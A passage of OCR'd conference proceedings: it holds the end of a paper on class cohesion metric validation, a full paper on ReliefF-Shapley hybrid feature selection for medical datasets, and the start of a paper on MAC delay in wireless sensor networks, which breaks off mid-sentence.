LCOM4	NO	NO	Yes	Yes
Connectivity	NA	Yes	Yes	Yes
LCOM4 + connectivity	NO	Yes	Yes	Yes
LCOM5	NO	Yes	Yes	NO
TCC	Yes	Yes	Yes	Yes
LCC	Yes	Yes	Yes	Yes
DCD	Yes	Yes	Yes	Yes
DCI	Yes	Yes	Yes	Yes
Coh	Yes	Yes	Yes	Yes
SCOM	Yes	Yes	NO	Yes
Class cohesion	Yes	Yes	NO	Yes
CAMC	NO	NA	Yes	Yes
NCAMC	Yes	NA	Yes	Yes
NHD	NO	NA	NO	NO
CBMC	Yes	Yes	NO	Yes
ICBMC	Yes	Yes	Yes	Yes
CC	**Yes**	**Yes**	**Yes**	**Yes**

LCOM + connectivity, SCOM, class cohesion, CBMC, and NCAMC] around 40 % satisfy only three properties. Four metrics [LCOM3, LCOM4, LCOM5, and CAMC] around 20 % satisfy only two properties. One metric [NHD] around 5 % does not satisfy any properties. In general, this firm believes us that 35 % of the considered metrics are valid from the theoretical perspective. All other metrics have to be revised to comply with the class cohesion properties. Otherwise, using of these metrics as cohesion indicators is questionable.

In terms of future scope, we focus on some fundamental issues: (1) theoretically validate other existing class cohesion metrics, (2) empirically explore the relationships between the theoretical and empirical validation results, (3) find the effects of quality factors on CC and other existing cohesion metrics on useful open-source software system (OSSS).

References

1. Dallal, J.A., Briand, L.: A precise method–method interaction-based cohesion metric for object-oriented classes, TR, Simula Research Laboratory, ACM transactions on software engineering and methodology (TOSEM) (2009, in press)
2. Chen, Z., Zhou, Y., Xu, B.: A novel approach to measuring class cohesion based on dependence analysis. Proceedings of the International Conference on Software Maintenance, pp. 377–384 (2002)

3. Dallal, J. A.: Mathematical validation of object-oriented class cohesion metrics. Int. J. Comput. **4**(2), 45–52
4. Gui, G., Scott, P.D.: Coupling and cohesion measure for evaluation of component reusability, MSR'06, May 22–23, Shanghai, China, pp. 18–21 (2006)
5. Chidamber, S.R., Kemerer, C.F.: Towards a metrics suite for object-oriented design, object-oriented programming systems, languages and applications (OOPSLA). Special Issue of SIGPLAN Notices **26**(10), 197–211 (1991)
6. Chidamber, S.R., Kemerer, C.F.: A metrics suite for object oriented design. IEEE Trans. Softw. Eng. **20**(6), 476–493 (1994)
7. Li, W., Henry, S. M.: Maintenance metrics for the object oriented paradigm. In: Proceedings of 1st International Software Metrics Symposium, Baltimore, MD, pp. 52–60 (1993)
8. Hitz, M., Montazeri, B.: Measuring coupling and cohesion in object oriented systems. In: Proceedings of the International Symposium on Applied Corporate Computing, pp. 25–27 (1995)
9. Henderson-Sellers, B.: Software Metrics. Prentice Hall, Hemel Hempstead (1996)
10. Bieman, M., Kang,B.: Cohesion and reuse in an object-oriented system. In: Proceedings of the 1995 Symposium on Software Reusability, Seattle, Washington, United States, pp. 259–262 (1995)
11. Badri, L., Badri, M.: A proposal of a new class cohesion criterion: an empirical study, J. Obj. Technol. **3**(4), 145–159 (2004)
12. Briand, L.C., Daly, J., Wuest, J.: A unified framework for cohesion measurement in object-oriented systems. Empirical Softw. Eng. An Int. J. **3**(1), 65–117 (1998)
13. Fernández, L., Peña, R.: A sensitive metric of class cohesion. Int. J. Inf. Theor. Appl. **13**(1), 82–91 (2006)
14. Bonja, C., Kidanmariam, E.: Metrics for class cohesion and similarity between methods. In: Proceedings of the 44th Annual ACM Southeast Regional Conference, Melbourne, Florida, pp. 91–95 (2006)
15. Bansiya, J., Etzkorn, L., Davis, C., Li, W.: A class cohesion metric for object-oriented designs. J. Object-Oriented Program **11**(8), 47–52 (1999)
16. Counsell, S., Swift, S., Crampton, J.: The interpretation and utility of three cohesion metrics for object-oriented design. ACM Trans. on Softw. Eng. Method. (TOSEM) **15**(2), 123–149 (2006)
17. Chae, H.S., Kwon, Y.R., Bae, D.: A cohesion measure for object oriented classes. Softw.: Pract. Experience **30**(12), 1405–1431 (2000)
18. Zhou, Y., Xu, B., Zhao, J., Yang, H.: ICBMC: an improved cohesion measure for classes. In: Proceedings of International Conference on Software Maintenance, pp. 44–53 (2002)
19. Kushwaha, D., Misra, A.: A complexity measure based on information contained in the software. 5th WSEAS International Conference on Software Engineering, Parallel and Distributed Systems (SEPADS 2006), Madrid, Spain (2006)
20. Alghamdi, J.: Measuring software coupling. In: Proceedings of the 6th WSEAS International Conference on Software Engineering, Parallel and Distributed Systems, 6–12, Feb 16–19, Corfu Island, Greece (2007)
21. Kiewkanya, M., Muenchaisri, P.: Measuring maintainability in early phase using aesthetic metrics. In: Proceedings of the 4th WSEAS International Conference on Software Engineering, Parallel and Distributed Systems, 1–6, Feb 13–15, Salzburg, Austria (2005)

RF-SEA-Based Feature Selection for Data Classification in Medical Domain

S. Sasikala, S. Appavu alias Balamurugan and S. Geetha

Abstract Dimensionality reduction is an essential problem in data analysis that has received a significant amount of attention from several disciplines. It includes two types of methods, i.e., feature extraction and feature selection. In this paper, we introduce a simple method for supervised feature selection for data classification tasks. The proposed hybrid feature selection mechanism (HFS), i.e., RF-SEA (ReliefF-Shapley ensemble analysis) which combines both filter and wrapper models for dimension reduction. In the first stage, we use the filter model to rank the features by the ReliefF(RF) between classes and then choose the highest relevant features to the classes with the help of the threshold. In the second stage, we use Shapley ensemble algorithm to evaluate the contribution of features to the classification task in the ranked feature subset and principal component analysis (PCA) is carried out as preprocessing step before both the steps. Experiments with several medical datasets proves that our proposed approach is capable of detecting completely irrelevant features and remove redundant features without significantly hurting the performance of the classification algorithm and also experimental results show obviously that the RF-SEA method can obtain better classification performance than singly Shapley-value-based or ReliefF (RF)-algorithm based method.

Keywords Data classification · Feature selection · Feature extraction · ReliefF-shapley ensemble analysis · Dimensionality reduction · Medical disease diagnosis

S. Sasikala (✉)
Research Scholar, Anna University, Chennai, Tamil nadu, India
e-mail: nithilannsasikala@yahoo.co.in

S. Appavu alias Balamurugan
Department of Electronics and Communication Engineering,
K.L.N. College of Information Technology, Madurai, Tamil nadu, India
e-mail: app_s@yahoo.com

S. Geetha
Thiagarajar College of Engineering, Madurai, Tamil nadu, India
e-mail: sgeetha@tce.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_59, © Springer India 2014

1 Introduction

Many applications are characterized by various dimensional data, where not all of the features are important. Dimensionality reduction can be achieved either by feature selection or transformation to a low-dimensional space through feature extraction. Feature selection (variable selection) is the problem of selecting a subset of the original features. Feature selection is one of the dimension reduction techniques, which has been used to allow a good understanding of data and improve the performance of other learning tasks. Feature selection is typically preferred over transformation when one wishes to keep the original meaning of the features and wishes to determine which of those features are important. Moreover, once features are selected, only these features need to be calculated or collected; whereas, in transformation-based methods, all input features are still needed to obtain the reduced dimension. Finding out the optimal feature subset according to classification performance is referred to as feature selection. Feature selection methods are classically separated into three classes. The distinction is made depending on whether feature subset evaluation is performed using the learning algorithm employed in the classifier design (i.e., wrapper) or not (i.e., filter) or both combined (i.e., hybrid). The limitations of existing research for feature subsets clearly suggest that we should pursue a different framework of feature selection—hybrid method that allows efficient analysis of both feature relevance and redundancy for high-dimensional data [1] by combining both filter and wrapper methods. Therefore, we present a hybrid feature selection method that adopts both filter and wrapper models of feature subset selection on small medical datasets.

The work of Duff et al. [2] might be executed for each medical procedure or medical problem, and it would be feasible to build a decision tree rapidly with the data of a service or a physician. In [3], Yu and Liu introduced a novel concept, predominant correlation, and proposed a fast filter method which can identify relevant features as well as redundancy among relevant features without pairwise correlation analysis. Tina Tirelli and Daniela Pessani proposed the importance of feature selection in decision tree and artificial neural network ecological applications [4]. In this work, four different feature selection methods ($\chi 2$, information gain, gain ratio, and symmetrical uncertainty) evaluate their effectiveness in preprocessing the input data to be used for inducing artificial neural networks (ANNs) and decision trees (DTs).The limitations of existing research for feature subset selection clearly recommend the use of an improved framework for feature selection that facilitates efficient analysis of both feature relevance and redundancy for medical data. Therefore, a hybrid feature selection (HFS) method that ensembles both filter and wrapper models of feature subset selection is proposed in this paper. The final motive of the proposed method is to enhance performance of the classifier thereby assuring more accurate diagnosis in a relatively short span of time with reduced complexity. This will give a hand to doctors in selecting and recommend the most suitable treatment to the patient for quick recovery.

2 A New Ensemble Approach: RF-SEA (ReliefF-Based Feature Selection with Shapley Ensemble Analysis)

2.1 Preprocessing Using PCA

Principal component analysis (PCA) is a well-known statistical method for reducing the dimensionality of numerical datasets and widely used for analyzing bio-medical data. PCA [14] is also used as an unsupervised pattern recognition tool. In our work, PCA was applied to the variables before applying different selection methods to further reduce the dimensionality of the dataset.

2.2 ReliefF (RF)

The ReliefF, one of the most used filter methods, was introduced by Kira and Rendell [5]. In the ReliefF, the relevance weight of each feature is estimated according to its ability to distinguish instances belonging to different classes. Thus, a good feature must assume similar values for instances in the same class and different values for instances in other classes. Specifically, it tries to find a good estimate of the following probability to assign as the weight for each feature.

$$\text{Weight(F)} = \text{Prob(Different Value of F}||\text{Different Class)} - |\text{Prob(Different Value of F }||\text{Same Class)} \tag{1}$$

The relevance weight of each feature is modified in each step according to the distance of the instance to its nearest hit and nearest miss [6, 7]. It defines a good discriminating attribute as the attribute that has the same value for other attributes in the same class and different from attribute values in different classes [8–10]. The updating of relevance weight is done by repeating the above process using a random sample of n instances drawn from the training dataset.

2.3 Feature Selection Using Shapley Values Analysis

Shapley value is proposed by Shapley in 1953 [11]. The classification task by a features subset is regarded as a multiagent cooperative activity. The Shapley value is defined below.

Let the marginal importance of variable i to a variable subset S, with $i \notin S$, be

$$\Delta_i(s) = v(s \cup \{i\}) - v(s) \tag{2}$$

Here, function v associates with every non-empty subset S of F, a real number $v(s)$ (the value of S) with $v(\{\varphi\}) = 0$. M is the number of the variable in variable

sets F with all the variables. The unbiased d-bounded estimator for the Shapley value is given as

$$\varphi_i(v) = \frac{1}{|\prod_d|} \sum_{x \in \prod_d} \Delta_i(S_i(\pi)) \tag{3}$$

where π_d is the set of sampled permutations on subsets of size d.

3 Hybrid Feature Selection Algorithm: ReliefF-Shapley Ensemble Algorithm (RF-SEA)

A hybrid feature subset selection strategy that ensembles both filter and wrapper models of feature subset selection named as ReliefF (RF)-shapley ensemble analysis (SEA). In the first stage, the filter model is used to rank the features by ReliefF (RF) algorithm between each feature and its class. The feature's ranking processing carried out by ReliefF (RF) is as follows:

Steps for ReliefF (RF) ranking process:

Step 1: Calculate the $F_{\text{Select}}(S)$ of variable set as defined in Eq. (1).
Step 2: Find the γ—the average of $F_{\text{Select}}(S)$.
Step 3: Rank the $F_{\text{Select}}(S)$ in descending order.
Step 4: Returning the top γ features with the top γ weight.

S is the selected subset of features and $F_{\text{Select}}(S)$ represents the score values of the set S. The γvalue is chosen by average weight in which the feature is ranked by their weight value in descending order.

In this stage, the best γ features are selected, which are highly relevant to the classes; however, the federation contribution of the features in a feature subset need not be found. Actually, the coalitional contribution of the features is important for the targeted classification tasks. Therefore, the wrapper-model-based feature selection algorithm is completed in the second stage by employing Shapley-value-based feature analysis, and selection is described as follows:

Step 5: Let the top selected features γ form the feature set, SF.
Step 6: For each feature $f \in SF$, calculate the d-bounded estimated contribution value (Shapley value), SV.
Step 7: If max $Sv \prec \delta$, eliminate λ features which are with the λ lowest Shapley values.
Step 8: Return SF.

'd' is the parameter for estimating the contribution values. 'δ' is a contribution value threshold. 'F' is the set of all the feature of a dataset, each feature $f \in F$. 'k' is the number of features eliminated in each phase.

The function v in Eq. (3) can be calculated as follows:

1. Obtaining the new train data, $Trn.X$ and $Trn.Y$, in the new feature subset space.
2. Generating a classifier from the training set, using $Trn.X, Trn.Y$,
3. Classifying the validation set data, $Vali.X$.
4.

$$v(s) := \frac{|\{x|f_s(x) = y, (x,y) \in \text{Validation}|}{|\text{Validation}|}, x \in \text{Vali}.X,\ y \in \text{Vali}.y \quad (4)$$

5. Returning $v(s)$.

4 Experimental Design and Results

4.1 Datasets and Experimental Setting

To test proposed ReliefF (RF)-SEA empirically, we ran a number of experiments on six real-world medical datasets with small number of features ranging from 9 to 280 as shown in Table 1. Six real-world medical datasets from the UCI repository are used in our studies that are briefly described in Table 1 [12, 13].

Feature extraction with PCA, feature selection with ReliefF (RF), and classification processes were implemented by the Weka tool, and the results are compared with RF-SEA proposed approach. The 10-fold cross-validation procedure was preferred for the classification stages. All experiments were run on a machine with a 2.8 GHz CPU, 4 GB of RAM, 500 GB HDD space, and the Windows 7 operating system.

Table 1 Dataset description

Datasets	# Samples	# Features	# Classes
Cardiac arrhythmia	452	280	16
Dermatology	366	35	6
Hepatitis dataset	155	20	2
Pima diabetes	768	9	2
Pregnancy backache	180	33	2
Biomed dataset	209	9	2

Table 2 Overall accuracy

Dataset	PCA	PCA-RF	PCA-SEA	PCA-RF-SEA
Cardiac arrhythmia	56.14	55.89	55.85	62.96
Dermatology	89.56	91.58	91	91.71
Hepatitis	79.06	81.36	80.22	85.21
Pima diabetes	73.08	74.58	73.93	79.01
Pregnancy backache	81.31	82.83	82.62	84.85
Biomed	87.3	87.97	86.65	90.04

Table 3 Classifier performance of cardiac arrhythmia, dermatology, and hepatitis dataset

Classifier	Cardiac arrhythmia				Dermatology				Hepatitis dataset			
	PCA	PCA-RF	PCA-SEA	PCA-RF-SEA	PCA	PCA-RF	PCA-SEA	PCA-RF-SEA	PCA	PCA-RF	PCA-SEA	PCA-RF-SEA
NB	58.07	58.31	58.1	65.16	91.05	93.08	92.75	93.29	81.65	83.66	81.99	87.43
SVM	59.03	58.77	58.53	65.78	90.19	92.46	91.28	92.31	80.63	82.42	80.76	86.27
K-Star	49.93	49.39	49.56	56.63	88.94	90.97	90.55	91.16	76.12	78.15	79.05	82.77
J48	57.27	56.98	56.98	64.08	88.09	89.92	89.3	90.1	79.99	81.4	79.8	85.4
MLP	56.44	56	56.1	63.18	89.57	91.48	91.14	91.73	76.95	81.2	79.53	84.22

Table 4 Classifier performance of Pima diabetes, pregnancy, and biomed dataset

Classifier	Pima Diabetes				Pregnancy Backache				Biomed Dataset			
	PCA	PCA-RF	PCA-SEA	PCA-RF-SEA	PCA	PCA-RF	PCA-SEA	PCA-RF-SEA	PCA	PCA-RF	PCA-SEA	PCA-RF-SEA
NB	75.32	76.42	75.26	80.67	78.88	81.99	79.59	85.15	85.21	87.31	84.67	91.41
SVM	73.34	75.46	75.45	80.42	84.13	86.11	84.17	86.8	82.07	82.07	83.88	84.67
K-Star	69.99	73.28	71.65	76.64	81.16	84.37	83.76	85.1	88.99	88.99	87.26	90.41
J48	72.65	73.12	73	77.98	83.76	84.93	84.46	86.38	90.04	91.39	89.36	92.26
MLP	74.12	74.62	74.31	79.35	78.63	79.99	80.22	81.61	90.21	90.09	88.09	91.46




Fig. 1 Performance of feature selection

4.2 Performance Analysis with Experimental Results and Discussions

In order to show the effectiveness of the proposed method, we have applied the proposed method RF-SEA across six different medical datasets including binary and multiclass problems, namely cardiac arrhythmia, dermatology, hepatitis, Pima diabetes, and pregnancy backache and biomed datasets available with the UCI




Fig. 2 Cardiac arrhythmia




Fig. 3 Dermatology




Fig. 4 Hepatitis

machine learning repository [14]. To evaluate the performance of the proposed approach, we use the 10-fold validation procedure. Each whole dataset is split the whole set into the training set and test set (70 % for training data and the rest for test). We use five familiar classifiers such as Naïve Bayes (NB), support vector machine (SVM), K-Star, J48, and multilayer perception (MLP) in this work for evaluating the performance of the PCA + ReliefF(RF), PCA + SEA, and PCA + ReliefF(RF)-SEA as shown in Tables 3 and 4. We also show the curve between the performance by each feature selection methods and classification accuracy rate (CAR) in percentage from the Figs. 4, 5, 6, 7. From Fig. 1, we can realize the proposed method PCA + ReliefF(RF)-SEA get more classification accuracy than




Fig. 5 Pima diabetes




Fig. 6 Pregnancy backache




Fig. 7 Biomed dataset

PCA + ReliefF(RF) and PCA + SEA, and also PCA + ReliefF(RF)-SEA method obtains best record by more than 2 % than PCA + ReliefF(RF) and 3 % than PCA + SEA on average. Table 2 shows the overall accuracy on medical datasets (Figs. 2 and 3).

5 Conclusion

We have proposed and investigated a hybrid feature selection (HFS) framework by combing both filter and wrapper models of feature subset selection and focuses on selecting a sub feature set in which the selected features are coalitional and

relevant in order to obtain better classification performance. To evaluate the proposed framework (ReliefF(RF)-SEA) using PCA as preprocessing step, we used six typical medical datasets. The experimental results obviously show that the HFS–(ReliefF(RF)-SEA) method obtains better classification performance than solo Shapley-value-based or solo ReliefF (RF)-algorithm-based feature selection method. Further study of our experiment indicates that the proposed method not only suitable for high relevant to the class with minimum features, but also best for coalition contribution to the Classification task with maximum number of features.

References

1. Liu, H, Yu, L.: Toward integrating feature selection algorithms for classification and clustering. IEEE Trans. Knowl. Data Eng. (2005)
2. Lemke, F., Mueller, J.-A.: Medical data analysis using self-organizing data mining technologies. Syst. Anal. Model. Simul. **43**(10), 1399–1408 (2003)
3. Li, W., Han, J., Pei, J.: CMAR accurate and efficient classification based on multiple association rules. In: Proceedings of 2001 International Conference on Data Mining (2001)
4. Importance of feature selection in decision-tree and artificial-neural-network ecological applications Alburnus alburnus alborella: A practical example : Tina Tirelli, Daniela Pessani. Ecol. Inf. 6, 309–315 (2011)
5. Kira, K., Rendell, L.A.: The feature selection problem: traditional methods and a new algorithm. In: Proceedings of the AAAI-92, AAAI Press, pp. 129–134 (1992)
6. Robnic-Šikonja, M., Kononenko, I.: Theoretical and empirical analysis of ReliefF and RReliefF. Machine Learn. **53**(1–2), 23–69 (2003)
7. Sun, Y., Wu, D.: A Relief based feature extraction algorithm. In: Proceedings of the 2008 SIAM International Conference on Data Mining, pp. 188–195 (2008)
8. Ghiselli, E.E.: Theory of Psychological Measurement. McGraw_Hill
9. Quinlan, J.R.: Induction of decision trees. Machine Learn. **1**, 81–106 (1986)
10. Battiti, R.: Using mutual information for selecting features in supervised neural net learning. IEEE Trans. Neural Networks **5**(4), 537–550 (1994)
11. Shapley, L.S.: A value for n-person games. In: Kuhn, H.W., Tucker, A.W. (eds.) Contributions to the Theory of Games Annals of Mathematics Studies II (28), pp. 307–317. Princeton University Press, Princeton (1953)
12. Weka 3: Machine learning software in java, The University of Waikato software documentation (http://www.cs.waikato.ac.nz/_ml/weka)
13. Hettich, S., Blake, C., Merz, C.: UCI repository of machine learning databases. (http://www.ics.uci.edu/mlearn/MLRepository.html) (1998)
14. Jolliffe, I.T.: Principal Component Analysis. Springer (2002)

Optimizing Delay for MAC in Randomly Distributed Wireless Sensor Networks

Ajay Sikandar, Sushil Kumar and Ghyani Umesh Kumar Maurya

Abstract Medium access control is a fundamental problem in wireless sensor network. It determines the performance of sensor network. The prime design goal of a medium access control method is to provide high throughput, reduce the delay, and minimize collision and energy consumption. In this paper, we present a general model for MAC protocol to reduce the delay in channel accessing in high density randomly distributed wireless sensor network. The proposed model is simulated using MATLAB. The simulation results show that the average delay for sensors with sufficient memory is lower than sensors without memory. Further, the proposed model is tested using S-MAC protocol, and the better result is obtained.

Keywords MAC · Channel access model · Delay · Wireless sensor networks

1 Introduction

Wireless sensor network (WSN) consists of large number of sensor nodes composed of processor, memory, battery, sensing unit, and transceiver. A large number of sensors make a network robust. It is equipped with limited battery power and operated in application-specific environment. Typically, a sensor node is a tiny device, which consists of sensing, data processing, communicating data components.

A. Sikandar (✉) · S. Kumar · G. U. K. Maurya
School of Computer and Systems Sciences, Jawaharlal Nehru University,
New Delhi, India
e-mail: ajay.sikandar@gmail.com

S. Kumar
e-mail: skdohare@yahoo.com

G. U. K. Maurya
e-mail: gyaniumesh.jnumca@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_60, © Springer India 2014

WSN becomes an emerging field in a wide range of application such as environment monitoring, battlefield surveillance, and habitat monitoring. Sensor nodes sense physical parameters such as temperature, pressure, and sound waves and use their processing ability to locally carry out simple computations and the required and partially processed data is transmitted to the sink. Sensor node carries limited power source. Therefore, sensor network lifetime relies on the batteries of corresponding sensor node [1, 2]. WSN is broadly classified into two categories: planned and random. In random WSNs, sensor nodes deployed randomly in their hostile sensing field. In planned WSN, all or some of the sensor nodes are deployed in well-calculated ways and also maintenance in such type of network is comparatively easy. There are many important issues such as routing, connectivity, localization, and channel access control.

Medium access control (MAC) is a fundamental issue and the performance of a sensor network depends on it. It provides mechanism how sensor nodes access the same medium for data transmission. This makes it possible for several sensor nodes associated with the same physical medium to share it. One fundamental task of the MAC protocol is to avoid collisions from contending sensor nodes. The IEEE 802.11 is a standard MAC protocol, which uses virtual carrier sensing and randomized back-offs to avoid collisions of the data packets [3]. The main design goal of MAC protocol is to provide high throughput, minimize collision, reduce the delay, and minimize energy consumption. There exist many MAC protocols for WSNs in the literature, e.g., S-MAC, T-MAC, B-MAC, and D-MAC. MAC protocols can be categorized into two groups: contention based and scheduled based. In the contention-based protocol, reservation of time slots for medium access is not done. Whenever a sensor node has a data packet to be transmitted, it contends with its neighboring sensor nodes for access shared medium. In the scheduled-based protocol, the wake-up schedule is periodically broadcasted by all sensor nodes and their neighbors' schedule information is also maintained. The sensor nodes are then permitted to send sensed information during the wake-up periods of the receivers and save energy according to their own schedules.

Energy in WSN is very precious resource due to limited battery power. Therefore, energy-efficient MAC protocols are required to use restricted energy sources for enhancing the lifetime of WSNs. A great deal of research work shows that delay in channel accessing in burst data environment is a brutal wastage of energy. In this paper, we propose a model for S-MAC protocol to reduce the delay in channel accessing in high density randomly distributed wireless sensor network and simulate the proposed model using MATLAB.

The rest of the paper is organized as follows. We discuss survey of related work in Sect. 2. In Sect. 3, we discuss the channel access model. And in Sect. 4, we present the simulation result and discussion; finally, we conclude this paper in Sect. 5.

2 Survey of Related Work

There have been developed many MAC protocols for WSN. Sensor MAC [4] is a new MAC protocol specifically developed for wireless sensor network. Authors consider collision avoidance to minimize energy consumption. It reduces the collisions by utilizing combined scheduled and contention schemes. This protocol tries to reduce energy consumption from the entire source that is identified to cause energy wastage, i.e., idle listening, collision, overhearing avoidance by utilizing a combined scheduled and contention scheme. The scheme is like this that each node sleeps for some times, then wakes up, and listen to see whether any other node wants to talk to it. In collision avoidance, if multiple sensor nodes want to talk to a node at the same time, they need to contend for medium to send the data. Among many contention protocols, the 802.11 performs well for collision avoidance. For hidden terminal problem, S-MAC follows the RTS/CTS exchange, and scheduling exchanges are accomplished by periodic SYNC packet broadcasts to immediate neighbors. Collision avoidance is achieved through carrier sensing. Furthermore, RTS/CTS packet exchange is used for unicast-type data packets.

T-MAC protocol [5] was designed to sort out certain discrepancies in traditional IEEE 802.11. The novel idea of T-MAC protocol is to reduce idle listening by transmitting all massage in burst of variable length and sleeping between burst. Every node periodically wakes up to communicate with its neighbors and then go to sleep again until the next frame. In [6], the authors aim to assign rate to users from the underlying rate region in order to minimize the average delay in the system. The results of this protocol have two practical implications: First, it gives a partial analytical characterization for delay–optimal switch curve. Secondly, it implies that we can operate the queue optimally distributed. A similar delay minimization problem is discussed in [7]. For establishing the relationship between average delay and transmission rate more accurately and also to consider more general arrivals, they adopt a discrete-time queuing model and consider the problem from a bit prospective rather than a packet prospective. They partition time slot into small slots. In this model, the number of bits transmitted 